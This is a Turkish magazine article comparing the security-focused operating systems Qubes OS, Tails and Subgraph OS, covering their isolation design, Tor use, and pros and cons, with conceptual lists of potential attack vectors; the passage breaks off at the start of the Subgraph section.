Sarı çerçeveli pencere ise **work-web** makinesinden çağırılmış Mozilla Firefox uygulaması.


Gördüğünüz gibi gayet kolay bir şekilde istediğiniz uygulamayı istediğiniz sanal işletim sisteminin içinden çağırıp aynı ekranda görebiliyorsunuz.



(Menüden Uygulama Çağırmak)


Disposable VM

Kimden geldiğini bilmediğiniz bir e-mail olduğunu düşünün. İçinde ilginizi çeken bir dosya var fakat zararlı yazılım olmasından da şüpheleniyorsunuz. Bu durumda bütün işi **Qubes OS**'un **Disposable VM**'ine bırakabilirsiniz.



(Disposable VM kullanımı)

İndirdiğiniz dosyanın üzerine sağ tıklayıp **Open in DisposableVM** seçeneğine tıkladığınızda sistem o anda size bir tane sanal makine kurup uygulamayı onun üzerinde açacaktır ve daha sonra eğer zararlı bir yazılım varsa Disposable VM'in ömrü kadar yaşayacaktır. Yani siz o makineyi kapatana kadar...



Basitçe kullanımını anlattığımıza göre Qubes OS'un farkları, artıları ve eksileri nedir onlardan bahsedelim.

Video Tur

Yandaki QR kodunu taratarak Qubes OS'un resmi videolu tanıtımına ulaşabilirsiniz.

Farklar

Öncelikle şunu rahatlıkla diyebiliriz ki Joanna Rutkowska ve ekibi %100 güvenliğin söz konusu bile olmadığının farkında ve bu onlara sempati duyabilmek için yeterli bir başlangıç. Her konuşmasında dile getirdiği,

"Eğer kullandığınız donanım zafiyet dolu ise kullandığınız işletim sisteminin anlamı yoktur."

sözü bize bu insanların gerçekten ne yaptıklarının farkında olduklarını açıklıyor.

Bu aşamada Qubes ekibine sorulan sorular ve ekibin cevaplarına yer vermenin daha doğru olacağı kanaatindeyim. [*6]

Soru: Diğer Linux/BSD distroları zaten farklı kullanıcı hesapları oluşturmaya, izinleri düzenlemeye izin veriyor. Hatta bilgisayarı çok yormayan sandbox ve konteyner gibi yazılımlar da mevcut. Neden Qubes OS ile uğraşayım?

Cevap: - Öncelikle eğer **Xorg** veya benzeri X- tabanlı bir GUI sunucusu kullanıyorsanız (ki bu neredeyse bütün **Linux** ve diğer **Wind*ws olmayan** sistemlerde kullanılıyor) kullanıcı arayüzü seviyesinde bir izolasyonunuz bulunmuyor. Qubes'un en baştaki hedefi bu kullanıcı arayüzünü olması gerektiği şekilde izole etmek.

İkincil olarak, Wind*ws, Linux, BSD hatta OSX gibi bütün işletim sistemleri monolitik kernel tabanlıdır ve bu ciddi bir güvenlik problemidir. İşletim sistemi dediğimiz yapı milyonlarca satır kod içerir ve bu, durumu daha kötüleştirir. Bu kodlara API'ler aracılığı ile uygulamalardan erişmek atak yüzeyini iyice genişletir ve tek bir başarılı kernel exploit'i bütün sistemi ele geçirebilir ve diğer güvenlik mekanizmalarının bir işlevi kalmaz

[^Monolitik çekirdek tek dosyadan oluşan işletim sistemi çekirdeğidir. (WIKIPEDIA]:

Ek olarak, çeşitli sürücüler, ağ ve USB yığınları da kernel'de barındırılır. Buralara yapılacak ataklar direkt olarak bütün sistemi etkiler ve monolitik bir çekirdeğe dayalı işletim sistemlerinde bununla alakalı bir önlem alamazsınız.

Qubes'da domain'ler arasında güvenli izolasyonu sağlaması için Xen Hypervisor kullanılıyor. Xen, bahsettiğimiz işletim sistemlerinin aksine **birkaç yüz bin** satır kod içeriyor ve uygulamalara bir API temin etmek zorunda değil. **Xen Hypervisor** sadece hafıza yönetimi, işlemci zamanlaması, güç yönetimi ve birkaç basit işle daha ilgileniyor hepsi bu. En önemlisi de Xen Hypervisor'ın bilgisayarın ağ durumu, bellek hafızası, klasörleme sistemi, USB yığınları gibi şeylerden haberi bile yok! Bu sistemler sadece Xen'in içine kurulan işletim sistemleri tarafından yönetiliyor.

Soru: Qubes sıradan bir işletim sisteminde birkaç tane sanal makine çalıştırmaktan nasıl daha iyi olabiliyor?

Cevap: VMWare Workstation, Fusion, Virtualbox gibi yazılımlar ancak ikinci tip yani **hosted** hypervisor olarak sınıflandırılıyor. Yani sıradan bir işletim sistemi üzerinde olduğu için ana makineniz yine monolitik bir kernel tarafından kontrol edilmiş oluyor. Yani bütün sistemin güvenliği yine en dış katmanta kullandığınız işletim sisteminin güvenliği kadar oluyor.

Ayrıca bu tarz sistemler güvenliği ön plana alarak üretilmek yerine kullanım kolaylığını ön plana alarak üretiliyor ve bu da ciddi problemlere sebep olabiliyor.

Artıları

- Kurulumu yapılabilir. (Stabil ve devamlılığı var)
- Var olan bir distronun devamı değil başlı başına bir platform.
- İzolasyonu yapılmış farklı sistemlerden oluşması güvenlik anlamında bir rahatlık sağlıyor.
- Bad USB taksanız, kernel hasarı alsanız veya herhangi bir sürücüden dolaylı bir saldırıya maruz kalsanız bile izole sistemleriniz stabil ve güvende kalıyor.
- Diğer işletim sistemleri ve onların kendine has özellikleri ile birleştirilebilir (örneğin yazının devamında değineceğimiz Subgraph OS'in anti-exploitation mimarisi)

Eksileri

- Her donanımda aynı stabilizasyonu yakalayamaması.
- Güçlü donanım özellikleri ihtiyacı (örneğin 8GB RAM).
- Kullanımı zor (bir VM'den diğerine dosya kopyalamak bile belirli bir alışkanlığı yakalayana kadar külfet oluyor.)
- Düzenli çalışmazsanız sanal makinelerin içinde kaybolabilirsiniz (benim gibi kaydettiğiniz dosyanın hangi makinede olduğunu hatırlamazsanız mesela...)

Potansiyel atakların analizi

Özellikle modern ve kompleks mimarilerde %100 güvenli bir işletim sistemi olmayacağının hepimiz farkındayızdır umarım.

Qubes'un mimarisinin amacı bu atakları minimize ederek sistemde çalışan her uygulamanın denetlenmesi yerine, sistemin ana parçalarının denetlenmesini en kolay hale getirmektir.

Bu aşamada Qubes OS ekibi tarafından yapılan "Potansiyel Atak Analizi"ni açıklamaya çalışacağım.

Örnek senaryoda saldırganın Sanal makinelerden birini ele geçirdiği ve diğerlerine sıçramak istediği varsayılmaktadır.

1-Aşama vs 2-Aşama Saldırıları

Qubes OS potansiyel saldırılarını iki gruba bölebiliriz.

- 1-Aşama saldırıları, saldırganın sistemde bir zafiyet bulması ve bunu sömürmesine dayanır.
- 2(veya daha fazla)-Aşama saldırıları, sistemde iki farklı yerde bulunan birden fazla zafiyetin birbirine bağlanarak sömürülmesine dayanır.

Herhangi bir Sanal Makine İçin Potansiyel 1-Aşama Saldırıları

- Hypervisor'da çıkabilecek potansiyel hatalardan kaynaklı olabilir
  - Sistemdeki en yetkili element hypervisor olduğundan buraya yapılacak herhangi bir saldırı sistemin tamamiyle ele geçirilmesine neden olacaktır.
- Xen Store Daemon'unda bulunacak potansiyel bir hata (Dom0)
- GUI Daemon'unda bulunacak potansiyel bir hata (Dom0)
  - GUI daemon Dom0'da çalıştığı için başarılı bir sömürü hasar verici olacaktır.
- Potansiyel İşlemci Hataları
  - Yalnız şunu da belirtmek gerekiyor CPU'da bulunacak herhangi bir hata sadece Qubes OS için değil herhangi bir işletim sistemi için gayet sıkıntılı bir durum olacaktır.[1]

Daha detaylı potansiyel saldırı senaryoları analizi için*7 numaralı referans linkine göz gezdirebilirsiniz. **(Sayfa 41)**

"Sırf bize güvenip, sadece biz iyi insanlara benziyoruz ve bu sistemlere birer arka kapı koymayız diye 'güvenli' işletim sistemlerini kullanıyorsanız zahmet etmeyiniz. Kullandığınız donanımlarda zaten arka kapılar mevcut. İşte bu güvenliğin illüzyonudur." -Joanna Rutkowska


1 (Bkz. Spectre ve Meltdown zafiyetleri. Chris Stephenson'ın Arka Kapı Dergi 1,2 ve 3. Sayılarında yazdığı yazılardan ayrıntılı bilgi alınabilir. Editör)

Tails OS – The Amnesic Incognito Live System

amnesia, *isim*: unutkanlık; uzun dönemli hafıza kaybı.

incognito, *sıfat & zarf*: bir kişinin gerçek kimliğini gizlemesi.

The **A**mnesic **I**ncognito **L**ive **S**ystem



"Herkes için her yerde gizlilik" mottosu ile hareket eden Tails OS canlı çalıştırılabilen bir işletim sistemidir. "Nedir bu canlı?" derseniz… En basit şekilde bilgisayara kurulmadan tamamiyle RAM üzerinde çalışan diye cevap verebilirim. Yani bir dosyayı kaydettiğinizde eğer USB belleğinize bir yedeğini almazsanız dosyanızı kaybetmiş olacaksınız.

Peki sadece dosya mı kaybolacak? Hayır. Kapatma tuşuna bastığınız anda koskaca bir işletim sistemi de "Bilgisayarı kapat" tuşu ile yok olmuş olacak.

Aslında temelde özelleştirilmiş bir Debian dağıtımı olan Tails, bazı konfigürasyon ayarlarıyla ve uygulamalarla beraber geliyor ve tamamiyle **özgür** *8 bir yazılım.

TOR

Eğer Tails OS kullanmayı düşünüyorsanız TOR ağı ile hayli haşır neşir olmanız gerekecek. Zira Tails üzerinde kullanılan bütün uygulamalar TOR ağı üzerinden internete dahil oluyor. Hatta eğer TOR üzerinden değil de direkt olarak internete çıkmaya çalışan bir uygulama varsa bağlantısı güvenlik gerekçesi ile otomatik olarak bloke ediliyor.


Bu yazıda Tor üzerinde durmayacağımız için kısaca TOR ağını açıklayıp geçelim.

"***The Onion Router***" *kelimelerinin baş harflerinden türetilmiş bir kısaltma kullanan Tor ağı, trafiğini gönüllüler tarafından*

*oluşturulan ağ noktaları(**TOR Relay**) üzerinden şifrelenmiş bir biçimde yönlendirerek kullanıcılarına internet üzerinde belirli konularda anonimlik sağlayan özgür bir ağ projesidir. Wikipedia 2018 verilerine göre şu anda dünyada yaklaşık 7000'in üzerinde gönüllü ağ noktası bulunmaktadır.*

(Tor nedir, ne değildir, nasıl kurulur için referanslar kısmında 9. maddeye göz gezdiriniz veya Arka Kapı Derginin 2. sayısına bakınız.)

Her Yerde Kullanın Fakat İz Bırakmayın



(Tails kapanırken veri kalmaması için RAM'i 0(sıfır)lar ile doldurur.)

Tails'in en önemli özelliklerinden birinin canlı çalışması olduğunu belirtmiştik. Bu yüzden bileğinize veya boynunuza astığınız; çantanızda, cebinizde taşıdığınız bir USB bellek ile istediğiniz bir yerdeki bilgisayar vasıtasıyla Tails'i çalıştırarak internete bağlanabilir ve dosyalarınızı düzenleyebilirsiniz.

Kendi düzeninizin olmadığı bir senaryo düşünün. Seyahattesiniz veya bir işyeri bilgisayarında çalışmak zorundasınız. Fakat gizliliğinize önem vermeniz gereken dosyalar veya e-mailler okumanız gerekiyor. Güvenli bir bilgisayarınız yok. Tails burada devreye giriyor.

USB belleği takıp format atar gibi (Bilgisayarı USB bellekten ya da Tails'in olduğu medya aygıtından başlatmak. en) Tails OS'i canlı olarak bilgisayara kurduğunuzda arkadaki asıl kurulu işletim sistemi hiçbir şekilde çalışmıyor. Dolayısıyla siz işinizi bitirdiğinizde sanki o bilgisayara hiç dokunmamışsınız gibi her şey temizlenmiş olacak.


Kalıcılık

Her açışımızda tüm ayarları, dosyaları tekrardan mı yükleyeceğiz?

Tabii ki hayır. Aslında Tails tamamiyle canlı çalışması için üretilen bir sistem fakat siz dosyalarınızı saklayıp daha sonraki oturumda okumaya, düzenlemeye çalışıyorsanız, hatta bazı ayarları hatırlasın, tekrar tekrar girmeyeyim diyorsanız, kurduğunuz bir programı her açılışta tekrar tekrar kurmak istemiyorsanız USB belleğinizin bir kısmını verisel olarak bölüp içine kalmasını istediğiniz dosyaları ve konfigürasyon ayarlarını atabilirsiniz.

Tails "Encrypted Persistence USB Disk"

Bunun için en az 8 GB'lık bir USB belleğe ihtiyacınız var.



Hassas verileri depolama

USB diskinizdeki Persistent modülü gizli değildir. Herhangi bir atak ile parolanızı vermek için zorlanabilir veya oltalama saldırılarına maruz kalabilirsiniz.

Konfigürasyonların üstüne yazılması

Tails içindeki programlar güvenlik kaygısı neticesinde titizlikle konfigüre edilmiştir. Yapacağınız yanlış bir ayar, Tails'in ayarlarını değiştirebilir ve güvenlik konusunda sorun yaşayabilirsiniz.

Program yüklemek

Tails içindeki programlar genel olarak herkese hitap edebilecek seçilde ve güvenlik kaygısı ile incelenerek eklenmiştir. Kaynağını ve içeriğini tam olarak bilmediğiniz programları yüklemenizin Tails'in güvenliğini zedeleme ihtimali bulunmaktadır.

Tails'de bulunan tüm programların listesi [*10]

Kalıcılık modülünü başka işletim sisteminde açmak

Bu mümkün olan bir seçenektir fakat bunu yapmanız Tails'in sizin için sağladığı güvenliği hiçe saymanız demektir. Lütfen dikkatli olunuz.

Video Tur

Aşağıdaki QR code'u okutarak Tails OS giriş ve tanıtım videosunu izleyebilirsiniz.

Artıları

- Sistem kapandıktan sonra iz kalmıyor.
- Çekirdek ağ yapısı tamamıyla TOR kullanıyor
  - Bu aynı zamanda bir eksi. Potansiyel Saldırı analizinde değineceğiz.
- Tamamıyla portatif.
- Ani senaryolar - durumlar için İsviçre çakısı konumunda.
- Her türlü donanımda çalışabilir.
- RAM temizleme özelliği sayesinde "Cold Boot" saldırılarına karşı koruma sağlar.
  - Bilgisayarınızı kapattığınızda belirli bir süre içerisinde hâlen cihazda bulunan elektrik ile RAM'lerden belirli bir miktar veri alınabilmektedir. Bunun için fiziksel erişim gereklidir ancak her halükarda Tails sizi buna karşı korur.

Eksileri


- Amerikan Devleti tarafından in-direkt olarak fonlanıyor.
  - Bu, kafaları karıştıran ve Tails'in güvenilirliğini sorgulatan durumlardan biri. Devlet tarafından fonlanan bir teknoloji derneğinden maddi destek alıyorlar. Diğer bir gelir kaynağı ise bağışlar. (Bkz. https://youtu.be/Nol8kKoB-co?t=242 en.)
- Monolitik kernel kullanıyor, sistemde bulunan bir zafiyet tüm sistemi etkisiz hale getirebilir.
- Var olan bir distronun modifiye edilmiş hali.
  - Bunu bir eksi olarak ele almak istiyorum çünkü Debian'da bulunan çoğu zafiyet de Tails'i etkiliyor.
- Varsayılan network olarak TOR kullanımı.
  - TOR'u %100 güvenli bir sistem olarak ele alamayız. Anonimliği sadece belirli bir seviyeye kadar sağlıyor.
- Düzenli bir kalıcılığı yok.
  - Kalıcılık sadece belirli bir USB bellek modülü ile sağlandığından Tails kurup aylarca aynı düzende devam etmek sorun yaratıyor.

Potansiyel Saldırı Vektörleri

- Tails sizi fiziksel saldırılara veya donanım saldırılarına karşı koruyamaz.
  - Birisi fiziksel olarak kullandığınız bilgisayara erişir de zararlı bir yazılım kurarsa Tails bunun önüne geçemez.
- Tails'in güvenli bir sistemde iken kurulumu yapılması gerekmektedir.
  - Güvenilmeyen bir sistemde USB diskinize kurulumunu gerçekleştirdiğiniz Tails OS kötü niyetli bozulmaya veya değişime uğrayabilir.
- Tails sizi BIOS veya donanım yazılımı saldırılarına karşı savunamaz.
  - Bknz: BIOS necromancy [*11]
- TOR çıkış noktaları (Exit Nodes) sizi gizlice dinleyebilir.
  - Bu bir TOR ağı zafiyetidir. TOR ağından bağlanmak anonimlik konusunda hem avantajlı hem de ne idüğü belirsiz bir çıkış noktasının sizi dinleyebilme ihtimaline karşı avantajsızdır.
- Tails açık bir şekilde sizin TOR ve/veya Tails kullandığınızı ifşa edebilir.
  - Tails herhangi bir şekilde sizi rastgele bir internet kullanıcısıymışsınız gibi gösteremiyor.
- Tails sizi Man-in-the-Middle saldırılarına karşı koruyamaz.
  - Tor çıkış noktası ve isteğin gittiği sunucu arasında bir MiTM saldırısına uğrayabilirsiniz. [*12]
- Tails varsayılan olarak dosyalarınızı şifrelemez.
  - Bunu sizin yapmanız gerekiyor.
- Tails dökümanlarınızın metadatasını silmez, yolladığınız maillerin "konu" ve "mail başlıklarını" şifrelemez.
- Tails sizin zayıf parolanızı sihirli bir şekilde güçlü hale getirmez.
- Temelinde Debian olduğu için kullandığınız oturum boyunca cihazınızın ele geçirilme ihtimali mevcuttur fakat her oturum kapatıldığında bu sıfırlanır.

Tails hâlâ geliştirilmektedir.

Subgraph OS



(Subgraph OS Katman Gösterimi)

Subgraph OS'in yapımına aslında Tails OS'den ilham alınarak başlanmış. "*Tails güzel ama keşke kurulabilse, kullandığımız oturum boyunca da daha güvenli olsa…*" diye hayaller kuran Subgraph isimli grup(*şirket?*) Subgraph OS'i yapmaya başlamış ve projeyi alfa sürümüne kadar getirmiş.


Subgraph OS geliştiricileri uzun zamandır güvenlik sektöründe olan kişilerden oluşuyor. Hatta "hacker" arkadaşlar Kali Linux içerisindeki "**Vega**" aracından kendilerini tanıyabilirler. Zira Subgraph ekibi aynı zamanda "**Vega**" ve "**Orchid**" gibi araçların geliştiriciliğini yapıyorlar.

Temel olarak Subgraph OS, insanların **gözetlenme** ve **müdahale** edilme korkusu olmadan internette paylaşım ve işbirlikleri yapabilmeleri için üretilmiş. Tasarımında ise insanların günlük işlerini güvenli ve kendilerine has bir ortamda yapabilecekleri kolaylıkta olması ön planda tutulmuş.

Temelinde aynı Tails gibi Debian GNU/Linux dağıtımı ve masaüstü ortamı olarak GNOME kullanıyor.

Temelde bazı değişiklikleri mevcut tabii ki bunlar;

- İnternet trafiğini TOR ağı üzerinden anonimize etmesi (Tails'deki kadar sıkı değil.)
- Güvenlik sıkılaştırmaları
- Çoğu uygulamayı "**sandbox**" denilen güvenli ortamda çalıştırarak herhangi bir saldırı anında riskleri limitlemeyi hedefliyor.



Güvenlik ve Gizlilik Derken?

Subgraph güvenlik ve gizlilikten bahsederken temel olarak üç anahtar kelimeyi baz alıyor:

